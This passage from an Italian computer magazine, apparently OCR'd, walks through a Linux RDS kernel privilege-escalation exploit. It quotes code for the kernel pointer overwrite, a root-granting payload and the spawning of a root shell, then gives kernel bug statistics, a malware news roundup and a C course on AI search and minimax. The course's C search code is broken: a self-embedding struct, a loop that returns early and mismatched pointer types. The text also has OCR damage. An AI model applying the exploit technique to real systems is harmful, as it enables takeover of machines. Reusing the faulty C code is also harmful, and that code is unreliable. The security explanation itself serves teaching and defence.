Guardando al codice dell'exploit si può infatti notare come alla variabile target venga assegnato l'indirizzo di rds_proto_ops (risolto in precedenza con get_kernel_sym) maggiorato di 9 * sizeof(void *) byte:

```
target = sock_ops + 9 * sizeof(void *);
```

Non c'è un motivo preciso del perché modificare questo puntatore per farlo puntare al codice che successivamente avrà il compito di innalzare i privilegi di accesso. In genere tutte le strutture del kernel che terminano con "ops" contengono puntatori interessanti da sovrascrivere. Ovviamente il consiglio è quello di alterare un puntatore relativo ad una funzione non critica come ad esempio rds_ioctl che di fatto non svolge altra operazione che ritornare con -ENOIOCTLCMD. Inoltre ammesso che la sua interfaccia fosse stata più complessa e che nel sistema si fosse fatto uso di applicazioni consumatrici di socket RDS, le possibilità che ioctl() potesse essere invocato da altri processi durante lo sfruttamento dell'exploit sarebbero state davvero esigue. Ma perché in questo caso un pezzo di memoria in kernel land viene sovrascritta? Per capirlo dobbiamo osservare da vicino la funzione write_to_mem():

```
if(!fork()) {
 sleep(1);
 send_message(value, sendsock);
 exit(1);
}
else {
 get_message(addr, recvsock);
 wait(NULL);
}
```

Essa si occupa, da un lato, di invocare get_message() per ricevere dei dati sul socket d'ingresso creato all'inizio del corpo main() con prep_socket() e, dall'altro, di forkare un processo figlio che trasmetta con la funzione send_message() il valore della variabile value attraverso il socket di uscita creato sempre in precedenza con prep_sock().
L'unico aspetto interessante da sottolineare relativamente a send_message() è che value corrisponde alla rappresentazione unsigned long dell'indirizzo in memoria della funzione getroot (quella che abbiamo detto sarà responsabile di elevare i privilegi d'accesso). get_message() invece consta di un'unica riga di codice:

```
recvfrom(sock, (void *)address, sizeof(void *), 0,
NULL, NULL);
```

Chiamando recvfrom() su di un socket RDS si raggiunge la funzione rds_recvmsg() che abbiamo esaminato nella seconda fase della rubrica quando abbiamo spulciato i sorgenti del kernel. Se si fa attenzione il secondo parametro di recvfrom() permette di specificare l'indirizzo in cui i dati ricevuti sul socket vengono scritti. In questo caso però address (che altro non sarebbe la variabile target passata in origine alla funzione write_to_mem) punta ad un indirizzo in kernel space e non in user-space. Quello che accade quindi è che value viene scritto dentro address, sovrascrivendo di fatto il puntatore di una struttura kernel. Il puntatore alla funzione kernel rds_ioctl() è quindi stato modificato in modo da fare riferimento al codice della nostra funzione getroot(). Per fare in modo che lo stesso venga eseguito è sufficiente una chiamata a ioctl() fittizia indistintamente sul socket di entrata o di uscita:

```
ioctl(sendsock, 0, NULL);
```

A questo punto, per via dell'invocazione della relativa syscall di ioctl(), avviene un context switch (il controllo passa cioè da user land a kernel land) ed il codice dentro getroot() viene eseguito a ring0. Guardiamo quest'ultima funzione:


```
commit_creds(prepare_kernel_cred(0));
return -1;
```

In parole povere prepare_kernel_cred(0) crea una nuova struttura cred, dove sono mantenute le credenziali del processo corrente sotto Linux, popolando i campi uid e gid con 0, mentre commit_creds() installa le nuove credenziali sul task attuale. Subito dopo la funzione ritorna ed il controllo passa nuovamente a user-space. Il processo ha guadagnato adesso i massimi privilegi ma prima di palesarli si rende opportuno ripristinare dentro la struttura rds_proto_ops l'indirizzo originario di rds_ioctl():

```
write_to_mem(target, rds_ioctl, sendsock, recvsock);
```

L'exploit termina infine eseguendo una shell che ci fornirà i privilegi di root:

```
execl("/bin/sh", "sh", NULL);
```



APPROFONDIMENTO STATISTICO

Solo quest'anno sono già state segnalate ben 80 vulnerabilità nel kernel Linux, molte delle quali sfruttabili per attacchi di tipo privilege escalation, Denial Of Service o esecuzione di codice locale/remoto. In un'era in cui chiaramente vi è un crescente interesse nello sfruttamento dei bachi di sicurezza per fini commerciali, criminali e governativi, è imperativo per gli sviluppatori del kernel impegnarsi di più nella creazione di codice sicuro.
Il bug tipicamente riscontrabile nel kernel oggi è antico (ovvero risalente a versioni di molto antecedenti rispetto all'attuale) e la sua scoperta è resa solitamente possibile attraverso i nuovi ed avanzati strumenti di *analisi* statica. Alcuni recenti riscontri suggerirebbero però che gli sviluppatori stanno risolvendo i problemi di sicurezza del kernel più velocemente di quanti ne stanno creando. A questa conclusione sono giunti alcuni ricercatori osservando ogni singola falla del kernel resa pubblica negli ultimi anni e provando a determinare quando è stata introdotta. Il metodo utilizzato si è basato sull'identificazione dei bollettini CVE di interesse e la ricerca delle patch che hanno sanato i vari problemi di sicurezza emersi, utilizzando come memoria storica i repository git.
Si è trattata di un'attività molto impegnativa in quanto alcune parti di codice hanno subito così tanti cambiamenti che è stato molto difficile (o talvolta impossibile) determinare con precisione quando una vulnerabilità è stata effettivamente introdotta. Alcuni bug inoltre si sono dimostrati unici nel loro genere perché erano già stati risolti anni fa e solo recentemente si era compreso trattarsi di problemi di sicurezza, altri ancora invece erano stati dapprima risolti e poi nuovamente reintrodotti dallo stesso team di sviluppatori.
I riscontri finali sembrano comunque parlare chiaro: la maggior parte delle vulnerabilità sanate negli ultimi anni sono state introdotte durante versioni del kernel antecedenti alla 2.6.12 e sono quindi vecchie più di cinque anni. Ne deriva che di norma un bug può rimanere all'interno dei sorgenti per un periodo di tempo molto lungo prima che la sua presenza venga segnalata. Stando alle informazioni raccolte sono state infatti risolte dozzine di vulnerabilità nel kernel 2.6.33, 13 bug con la versione 2.6.35 e 21 nel caso dell'edizione 2.6.36. Ad oggi però è accertabile una sola vulnerabilità introdotta nel kernel 2.6.33. Se l'interpretazione dei dati da parte dei ricercatori fosse corretta, ciò significherebbe che in futuro ci accorgeremo che il numero di vulnerabilità aggiunte negli ultimi rilasci sarà stato superiore a zero ma comunque minore rispetto al passato e, probabilmente, occorreranno cinque anni prima che la maggior parte di queste falle verranno scoperte e portate alla luce.

EXPLOIT E DINTORNI

Questa nuova sezione di Security Lab (il nostro inserto dedicato in modo mirato ai temi della sicurezza, lanciato a partire da questo numero) è dedicata ai malware, exploit e attacchi che si sono guadagnati l'onore delle cronache nell'ultimo mese.

Virus.Win32.Murofet

All'inizio di ottobre è stato individuato il Virus.Win32.Murofet che ha infettato gran parte dei file PE eseguibili di Windows. La sua caratteristica principale consiste nel rigenerare dei link con l'ausilio di un particolare algoritmo che si basa sull'orario e sulla data attuale del computer infettato. Il virus rileva nel sistema le informazioni relative all'anno, al mese, al giorno e all'ora attuali, rigenera due parole doppie, calcola sulla loro base l'md5, aggiunge una delle possibili aree di dominio (.biz, .org, .com, .net, .info) e aggiunge alla fine della riga "/forum", dopodiché utilizza il link risultante. È interessante osservare che questo virus non infetta gli altri file eseguibili ed è strettamente legato a Zeus. I link generati non rientrano nella sua infrastruttura, ma attraverso di essi si installano i downloader del bot vero e proprio. Questo virus dimostra l'ingegnosità e lo zelo con i quali i programmatori di Zeus tentano di diffondere la propria creazione in tutto il mondo.

Hoax.Win32.ArchSMS.

Una volta installatosi, il programma propone all'utente di inviare uno o più messaggi SMS ad un determinato numero a pagamento per ricevere l'archivio contenuto. Nella maggior parte dei casi, dopo l'invio del messaggio, sullo schermo del computer appaiono visualizzate delle istruzioni per l'uso del tracker contenente i file torrent e/o del link di collegamento al tracker. Le varianti possibili sono davvero numerose, ma il risultato non varia: l'utente perde i suoi soldi e non riceve il file desiderato.

Exploit.Win32.CVE-2010-2883

Individuato poco più di un mese fa, l'Exploit.Win32.CVE-2010-2883.a, che sfrutta la rispettiva vulnerabilità. La falla è situata nella biblioteca vulnerabile cooltype.dll, facente parte di Adobe Reader, mentre la vulnerabilità vera e propria consiste nell'elaborazione non corretta di un file di script appositamente creato. Se si considera la diffusione geografica dell'Exploit.Win32.CVE-2010-2883.a, è evidente che è stato riscontrato con maggiore frequenza negli USA, nel Regno Unito e in Russia. Evidentemente, i cybercriminali contavano sul fatto che in questi Paesi si sarebbe concentrata la maggior parte di computer senza patch per Adobe Reader.

Trojan.JS.Redirector.nj

Lo script maligno Trojan.JS.Redirector.nj è situato in alcuni siti pornografici e invia un messaggio all'utente invitandolo a spedire un SMS a un determinato numero a pagamento per utilizzare la risorsa. Lo script è strutturato in modo tale che per chiudere la pagina si deve utilizzare il task manager o un programma con funzione analoga.

Trojan.JS.Agent.bmx

E' un exploit classico per browser che scarica un trojan downloader, che a sua volta riceve un elenco di ben trenta link che portano a diversi malware. Tra di essi il Trojan-GameThief.Win32.Element, il Trojan-PSW.Win32.QQShou, il Backdoor.Win32.Yoddos, il Backdoor.Win32.Trup, il Trojan-GameThief.Win32.WOW ecc.

Trojan.JS.FakeUpdate.bp

Sempre in evidenza il Trojan.JS.FakeUpdate.bp, anch'esso contenuto in siti pornografici, che invita a scaricare un video porno. Tuttavia quando l'utente cerca di vedere il filmato, appare una finestra pop-up che informa che per riprodurre il video è necessario scaricare un nuovo player.
Le ricerche hanno dimostrato che l'installer, oltre a contenere il player legittimo Fusion Media Player 1.7, contiene anche un trojan che modifica il file hosts. Questo trojan imposta l'indirizzo IP del computer locale 127.0.0.1 come molti siti diffusi e installa sul computer infetto il web server locale, dopodiché quando si tenta di accedere a uno dei siti intercettati, nel browser dell'utente viene visualizzata la richiesta di pagamento per poter vedere il filmato pornografico.

di Giovanni Federico - info@giovannifederico.net
e di Fabio `BlackLight` Manganiello - blacklight@autistici.org

PARTE IX/A

CORSO DI PROGRAMMAZIONE IN C

PROGRAMMING CON LA PENULTIMA PARTE DEL CORSO OFFRIAMO UN'ESTESA PANORAMICA DELLE TECNICHE ATTRAVERSO CUI È POSSIBILE IMPLEMENTARE ALGORITMI DI INTELLIGENZA ARTIFICIALE SU ELABORATORI INFORMATICI. UN ASPETTO TANTO COMPLESSO QUANTO AFFASCINANTE CAPACE DI ATTRARRE SICURAMENTE I NOSTRI LETTORI PIÙ AFFEZIONATI.

La parola intelligenza artifciale è sempre più usata (e spesso abusata) in questi tempi.
Ci sono diverse interpretazioni sulla defnizione del termine, da quelle più fantasiose, spesso retroazionate dalla cultura (e non) cinematografca, a quelle più aderenti alla realtà. La realtà dei fatti, al contrario di quello che si può pensare, è che in genere c'è molta più intelligenza artificiale in un navigatore GPS (che attraverso algoritmi relativamente complessi, con dati acquisiti a partire da sincronizzazioni satellitari, è sempre in grado di trovare il miglior percorso fra due punti qualsiasi e in genere anche eventuali percorsi alternativi, ovvero una successione di percorsi ordinati per costo, dati un punto di partenza e uno di arrivo) e nel correttore ortografco del nostro word processor o editor (che oltre ad avere un dizionario alle spalle ha anche, nella maggior parte dei casi, un motore semantico di una certa complessità) che nel robot che pulisce il nostro pavimento o taglia l'erba del nostro giardino (che, per quanto sofisticato possa essere, in fondo è una macchina che risponde in modo teoricamente deterministico a stimoli numerici provenienti da sensori). L'intelligenza artifciale (AI) non è infatti (o almeno non necessariamente) qualcosa che porti alla realizzazione di individui artifciali pensanti, magari con sembianze umane, ma un insieme di discipline il cui obiettivo è quello di risolvere problemi in cui non è possibile una soluzione deterministica (come associare un carattere a una lettera scritta a mano), o trovare la soluzione migliore fra tante disponibili (come trovare il percorso migliore da A a B tenendo conto che ne possono esistere infiniti, o il modo ottimale per disporre un insieme di carichi su una nave merci sotto determinati vincoli), o stabilire se una cosa è vera o meno sapendo che un insieme di cose si sono verifcate e altre no (posso dire ad esempio che conviene uscire con l'ombrello se vedo nuvoloni all'orizzonte ma il meteo per oggi prevedeva una giornata di sole?), o trovare il modo migliore per "incastrare" un giocatore umano (battendolo a scacchi, ad esempio). e così via. L'intelligenza artifciale quindi, più che essere una disciplina unica con un solo obiettivo, è un insieme di discipline, anche molto diverse fra loro (dalla comprensione del linguaggio naturale alla logica fuzzy, dalle reti neurali alla teoria dei giochi, dalla ricerca euristica al data mining, dalla risoluzione di problemi vincolati alla rappresentazione della conoscenza) il cui obiettivo comune è quello di implementare algoritmi che aggiungano al software uno "strato" di reasoning che è generalmente tipico della mente umana. È evidente che stando a questa definizione è improponibile l'eventualità di fare in poche pagine una trattazione esauriente di un tema su cui sono state scritte migliaia di pagine. Quest'articolo ha quindi come obiettivo quello di dare giusto un cenno delle principali applicazioni dell'AI, fornendo al lettore degli "assaggini", accompagnati quando necessario da un minimo di codice in C, che possono poi essere approfonditi in altre sedi.

RICERCA

Il problema della ricerca di un'informazione è un problema comune a tutte le scienze dell'informazione.

È un problema fondamentale nel campo dell'AI, in quanto la maggior parte, o almeno un numero considerevole, di problemi di AI si riducono a problemi di ricerca di un elemento, in genere all'interno di un grafo o un albero (inutile dire che se non si ha una buona comprensione di come funzionano liste, alberi e graf sarebbe una buona idea rispolverare il numero del corso contenente la trattazione di questi elementi prima di andare avanti). Dato un albero n-ario (ovvero dove ogni nodo ha, al più o esattamente, n nodi fgli) rappresentato dalla seguente struttura in C,considerando che i nodi "foglia" hanno il vettore children inizializzato con valori NULL, possiamo scrivere una funzione ricorsiva di ricerca di un valore all'interno dell'albero in questo modo:


```
typedef struct node
{
int val;
struct node children[N_NODES];
} n_tree;
n_tree* find_value ( int value,
n_tree *node )
{
int i;
if ( !node )
return NULL;
if ( node->val == value )
return node;
for ( i=0; i < N_NODES; i++ )
return find_value ( value, node-
>children[i] );
}
```

Eventualmente si può passare come parametro aggiuntivo alla funzione un puntatore a una lista concatenata a cui viene accodato, ogni volta che viene trovato un nodo facente parte della soluzione, il nodo corrente, in modo che rappresenti alla fine un cammino che parta dalla radice e giunga al nodo destinazione, se quella destinazione esiste. Questa ricerca di un elemento in un albero è sicuramente valida, ma presenta un problema: dato un albero effettua una ricerca in profondità su ogni singolo ramo e ritorna su solo quando giunge a un nodo "foglia", ovvero solo quando si accorge che quel ramo non contiene il valore cercato. Questo può rappresentare un vincolo computazionale non indifferente (se il nodo cercato si trova a livello superficiale, ma spostato "sulla destra" mentre invece l'algoritmo comincia a leggere da sinistra, l'algoritmo esplorerà fino in fondo ogni ramo dell'albero prima di trovare il valore), oltre a rappresentare un ovvio problema su alberi e graf a profondità infinita (semplicemente l'algoritmo non termina mai). Un altro problema sta nel fatto che l'algoritmo funziona bene per alberi (ogni nodo ha esattamente un nodo padre e non ci sono cicli), ma per i graf (strutture simili agli alberi ma in cui ci possono essere cicli, ovvero un nodo può avere sia diverse frecce uscenti che diverse frecce entranti) potrebbe bloccarsi, in quanto potrebbe ripetere la ricerca sempre su nodi già visitati. Per evitare questo è possibile inserire come parametro aggiuntivo una lista concatenata (inizializzata a NULL per la prima chiamata, e per comodità computazionale contiene il riferimento sia alla nodo di "testa" che a quello di coda) contenente i nodi già visitati. Prima di espandere un nodo, controlliamo se per caso quel nodo è già presente fra quelli visitati.
Se l'abbiamo già visitato, evitiamo di espanderlo nuovamente:

```
typedef struct {
n_tree *node;
n_tree *last;
n_tree *next;
} v_node;
n_tree* find_value ( int value,
n_tree *node, v_node *visited )
{
int i, is_visited;
v_node *v;
if ( !node )
return NULL;
if ( node->val == value )
return node;
if ( !visited ) {
/* Se la lista non è già
inizializzata,
inizializzala con il nodo
corrente */
visited = (v_node*) malloc (
sizeof ( v_node ));
visited->node = node;
visited->last = node;
visited->next = NULL;
} else {
/* Controlla se il nodo è già
stato visitato */
is_visited = 0;
for ( v = visited;
v != NULL && is_visited == 0; v =
v->next ) {
if ( v == node ) is_visited = 1;
}
if ( is_visited ) return NULL;
/* Se non l'ho già visitato, lo
aggiungo alla lista di quelli
visitati */
v = (v_node*) malloc ( sizeof (
v_node ));
v->node = node;
v->next = NULL;
visited->last->next = node;
visited->last = node;
}
for ( i=0; i < N_NODES; i++ )
return find_value ( value, node-
>children[i] );
}
```

L'algoritmo è diventato un po' più complesso, ma ora funziona su qualsiasi struttura dati, che sia un albero o un grafo con cicli. Funziona relativamente però, perché il problema con la ricerca in profondità che si pianta quando la profondità è infnita, e la scarsa ottimizzazione della ricera in profondità, rimane. Ecco allora che entrano in gioco algoritmi di tipo Breadth-frst Search (BFS), ovvero algoritmi che cercano prima in largo e poi, se non trovano la soluzione, vanno in profondità (l'algoritmo appena esaminato, anche con la sua variante per la rilevazione di cicli, è un algoritmo Depth-frst Search (DFS), ovvero vanno prima fno in fondo e tornano su se la soluzione non è stata trovata). Prendendo come riferimento la fgura [fg.1] e ponendo che il nodo da trovare sia L, un algoritmo BFS eseguirà una scansione di nodi (supponendo una scansione da sinistra verso detra) nell'ordine A->B->C->D->E->F->G->H->I->J->K->L, mentre un algoritmo DFS efettuerà la scansione nell'ordine A->-B->E->F->C->G- >K->H->D->I->J->L. In questo caso i due algoritmi effettuano

lo stesso numero di passi per arrivare alla
soluzione trattandosi di un nodo nella situazione "peggiore" (in fondo all'albero e completamente a destra), quindi entrambi gli algoritmi devono scansionare tutti i nodi prima di trovarlo. Se però volessimo trovare il nodo D BFS vincerebbe senza grossi problemi (A->B->C->D), mentre per il nodo E sarebbe DFS in vantaggio (A->B->E).



Un algoritmo BFS in C si implementa mantenendo in memoria una coda FIFO (First-In, First-Out) dei prossimi nodi da espandere. Perché queste chiacchere su liste, alberi, graf e algoritmi di ricerca nei graf? Perché ora abbiamo gli strumenti per esaminare brevemente gli algoritmi di ricerca informata (BFS e DFS, essendo due algoritmi che cercano nel grafo senza avere informazioni sulla sua topologia e sui costi di ogni step, sono detti algoritmi di riceca non informata). L'algoritmo che prenderemo in esame, su cui si basano più cose di quanto ci aspetteremmo (navigatori GPS, ricerca di soluzioni in giochi o situazioni con numeri di passi fniti, e così via), è A*. A* è un algoritmo BFS (espande quindi prima i nodi più in superficie prima di andare in profondità) in cui a ogni arco che connette un certo a un nodo n è associata una funzione f(n) = g(n) + h(n), dove g(n) è il costo necessario per raggiungere n a partire dal nodo corrente, e h(n) è una funzione euristica che esprime quanto il nodo n ci avvicina alla soluzione. Si pensi a un navigatore GPS: se dobbiamo trovare il percorso più veloce da A a B internamente non fa altro che eseguire una ricerca in cui inizialmente, per tutti i nodi n adiacenti ad A (ovvero tutti i tragitti che partono da A e portano a un nuovo "nodo"), calcola g(n) (funzione costo) come distanza fra il punto in cui ci troviamo ed n e h(n) come distanza in linea retta fra quel punto e il nostro punto di destinazione. A quel punto il navigatore sa che la nostra prossima destinazione "temporanea" sarà il nodo n' tale che il valore della sua funzione f(n') = g(n') + h(n') sia quello minimo fra i nodi adiacenti ad A, ovvero quello che euristicamente sembra più vantaggioso. L'algoritmo è ripetuto fino a quando, se la funzione di costo e la funzione euristica sono state definite bene per ogni nodo (e in genere lo sono nei sistemi GPS), si arriva a destinazione. Ci si chiede a questo punto come stabilire un'euristica che sia ammissibile: nel caso di un navigatore GPS che ha in memoria una tabella con tutte le distanze fra i vari nodi è semplice, ma non sempre abbiamo queste informazioni. Un teorema ci assicura allora che un'euristica è ammissibile se e solo se, per ogni nodo n, abbiamo $h(n) \leq h^*(n)$, dove $h^*(n)$ è il costo minimo effettivo per raggiungere il nodo obiettivo a partire da n. In pratica un'euristica è ammissibile se è ottimistica, ovvero se non fa mai una stima per eccesso del costo per arrivare al nodo destinazione. Nel caso del navigatore GPS visto sopra abbiamo l'euristica calcolata come distanza effettiva, in linea retta, da n al nodo destinazione, che sarà sempre minore o uguale dell'euristica effettiva (una distanza in linea retta fra due punti è sempre minore o uguale della lunghezza del percorso effettivo che congiunge i due punti). Quest'algoritmo è applicabile anche a contesti come la ricerca automatica di una soluzione in un gioco. Si veda http://sprunge.us/UZha, che contiene un'implementazione in C++ di un algoritmo che ricerchi la soluzione del gioco dell'8 (una variante del famoso gioco del 15, in cui si hanno 15 tasselli numerati in ordine sparso su un quadrato 4x4 e uno spazio vuoto e l'obiettivo è disporli in ordine). Fra le varie mosse possibili a ogni passo viene calcolato il costo della mossa successiva come numero di tasselli "spiazzati" in quella nuova confgurazione, e la sua euristica come somma delle distanze fra ogni tassello e la posizione dove si dovrebbe effettivamente trovare. Con un algoritmo di ricerca avente una funzione di costo espressa in questo modo generalmente ogni passo dovrebbe portare più vicino alla soluzione attesa.

INTELLIGENZA ARTIFICIALE E CONTESTI COMPETITIVI


Algoritmi di AI sono spesso usati per simulare contesti di competizione o come autentici giocatori virtuali in giochi contro avversari umani. Dal semplice gioco del Tris, a Forza 4, fino agli scacchi, sono state sviluppate diverse AI che sono in grado di mettere più o meno in difficoltà giocatori umani, entità software. Per quanto possa sembrare curioso, la rappresentazione di un gioco o qualsiasi contesto con due avversari consiste, in un algoritmo di AI, in un albero n-ario (anche per questo nel paragrafo precedente abbiamo insistito tanto con la ricerca in alberi e graf), dove ogni nodo rappresenta uno scenario e ogni nodo figlio è una possibile configurazione raggiungibile a partire da quella corrente, dopo che uno dei due giocatori ha effettuato una certa scelta.

L'algoritmo usato in questo genere di scenari è chiamato minimax, e affinché funzioni correttamente richiede che

- **gli stati del gioco siano discreti e osservabili;**
- **il gioco sia a turni;**
- **sia disponibile un'informazione e una visibilità completa sul gioco (un gioco a carte coperte non è il contesto ideale per minimax).**

Il concetto sta nel vedere il gioco come composto da due giocatori, uno che cerchi di massimizzare le proprie possibilità di vincita (max) e uno che cerchi di minimizzare le possibilità di vincita dell'avversario (min). Nel caso di un gioco che si esaurisca in

un numero relativamente basso di mosse (come il Tris) si può partire dal fondo dell'albero, calcolando tutte le combinazioni finali, che portino ad esempio alla vittoria di uno dei due giocatori o a un pareggio (tutte le caselle piene). A queste configurazioni si può dare, ad esempio, +1 se si tratta di una vittoria per il giocatore max, -1 se si tratta di una vittoria per il giocatore min, e 0 se si tratta di un pareggio. A partire da questi nodi "foglia" (ovvero che non consentono un'ulteriore mossa) si costruisce l'albero a ritroso, considerando che il giocatore max sceglierà il punteggio massimo fra quelli disponibili e min sceglierà quello minimo. Il possibile scenario che rappresenti un ipotetico semplice gioco con due giocatori e 3 mosse (quindi rappresentabile da un albero con 4 livelli, considerando anche quello di partenza) è illustrato in [fg. 2]. Tale albero illustra, per ogni configurazione del gioco, quale strategia risulta migliore per il giocatore che dovrà giocare quel turno.



Ad esempio, al primo passo al giocatore max converrà scegliere la mossa che gli dà punteggio +1, mentre nel nodo a destra del secondo livello a min converrà scegliere la mossa che gli dà punteggio -1. In realtà non sempre è possibile, almeno da un punto di vista computazionale, avere un grafo completo con tutti i nodi foglia di un certo gioco. Si pensi anche al relativamente semplice gioco di Forza 4 con 7 colonne: a ogni passo, a meno che una colonna non sia già piena, ogni giocatore ha 7 possibilità (piazzare la pedina in ognuna delle 7 colonne). Per ognuna di queste l'altro giocatore ha a sua volta 7 possibilità, e così via. La dimensione dell'albero, o meglio il numero di nodi a un certo livello, fa presto a crescere esponenzialmente, e si fa presto a raggiungere numeri nell'ordine delle centinaia di migliaia o milioni di nodi nel grafo (o anche miliardi, se pensiamo alle possibilità di un gioco più complesso come gli scacchi). È quindi necessario fermarsi a un certo punto, e se un certo nodo non è un nodo terminale, ovvero che porta a una situazione di vittoria di uno dei due giocatori o di pareggio, ci si accontenta di un'euristica di quel nodo, ovvero una stima del punteggio di quella configurazione. Per il Tris o Forza 4 l'euristica può essere, ad esempio, la differenza fra il numero massimo di caselle adiacenti possedute dal giocatore max in quella configurazione e quello associato al giocatore min, ovvero un valore che mi dica quanto è probabile che quella configurazione porti alla vittoria di uno o dell'altro. È evidente che l'intelligenza di un certo algoritmo dipende dal livello a cui si effettua questo "taglio" euristico. Un taglio effettuato dopo 20 mosse rappresenta sicuramente meglio la situazione del gioco di un taglio effettuato dopo 2 mosse, ma è anche vero che richiede un tempo molto maggiore per la costruzione e la ricerca nell'albero.

REASONING E BASI DI LOGICA PROPOSIZIONALE

Una delle prime rudimentali definizioni di intelligenza artificiale si può ricondurre al famoso test di Turing, secondo il quale una macchina per essere davvero definita "intelligente" deve superare un test in cui, dati un essere umano e una macchina al di là di un "muro" e un altro individuo che pone domande in linguaggio naturale senza sapere da dove provengano le risposte, quest'ultimo non dovrebbe essere in grado di capire se la risposta arrivi da un essere umano o dalla macchina. In pratica, la macchina deve essere in grado di comprendere il significato di una frase in linguaggio naturale ed elaborare una risposta appropriata attraverso un meccanismo di reasoning. Questa definizione di intelligenza artificiale "forte" è stata dominante per molto tempo, tant'è che fra il 1964 e il 1966 fu sviluppato nei laboratori del MIT (per anni, e ancora oggi, luogo simbolo della ricerca nel campo dell'AI) Eliza, considerata un po' la madre di tutti i bot, un software che emulava una seduta psichiatrica fornendo risposte più o meno "verosimili" alle domande del paziente (in realtà le risposte riprendevano spezzoni di frase dell'utente sotto forma di domanda, con un vocabolario minimo per comprendere alcune parole dette e fornire risposte più o meno verosimili, quindi l'utente fa presto a rendersi conto che dall'altra parte c'è un software e non un essere umano).
Per chi fosse curioso, un'implementazione di Eliza è ancora presente nel noto editor Emacs, e si può anche creare uno script in Perl che interagisca con il bot attraverso il package Chatbot::Eliza. In ogni caso l'obiettivo di avere una macchina o un software complesso che superi con successo il test di Turing, magari anche con diversi individui dall'altra parte, è un obiettivo ancora lontano. Solo negli ultimi anni le macchine hanno raggiunto una potenza di calcolo e una capacità di storage sufficienti per dare finalmente slancio alle tecnologie semantiche (comprensione del significato di un testo, scritto o parlato, in linguaggio naturale). Il campo delle tecnologie semantiche è immenso e in continua evoluzione, per chi fosse interessato posso consigliare di analizzare uno strumento open source sviluppato all'università di Princeton come WordNet (http://wordnet.princeton.edu/), un enorme database lessicale per la lingua inglese (ma è attivo lo sviluppo anche in altre lingue) che consente il riconoscimento di termini in un testo insieme all'insieme di termini sinonimi o con lo stesso signifcato (synset), termini collegati ad essi da parentele di ipernimia, iponimia, meronimia e olonomia (un synset è praticamente, tanto per cambiare, un nodo in un immenso grafo che è possibile esplorare), significato grammaticale ed eventualmente significato logico in quel contesto. Ci sono strumenti per navigare WordNet da riga di comando così come librerie compatibili con la maggior parte dei linguaggi di programmazione. Il filone parallelo a quello della comprensione del linguaggio naturale è quello del reasoning. L'obiettivo è la creazione di un'entità software che, sapendo

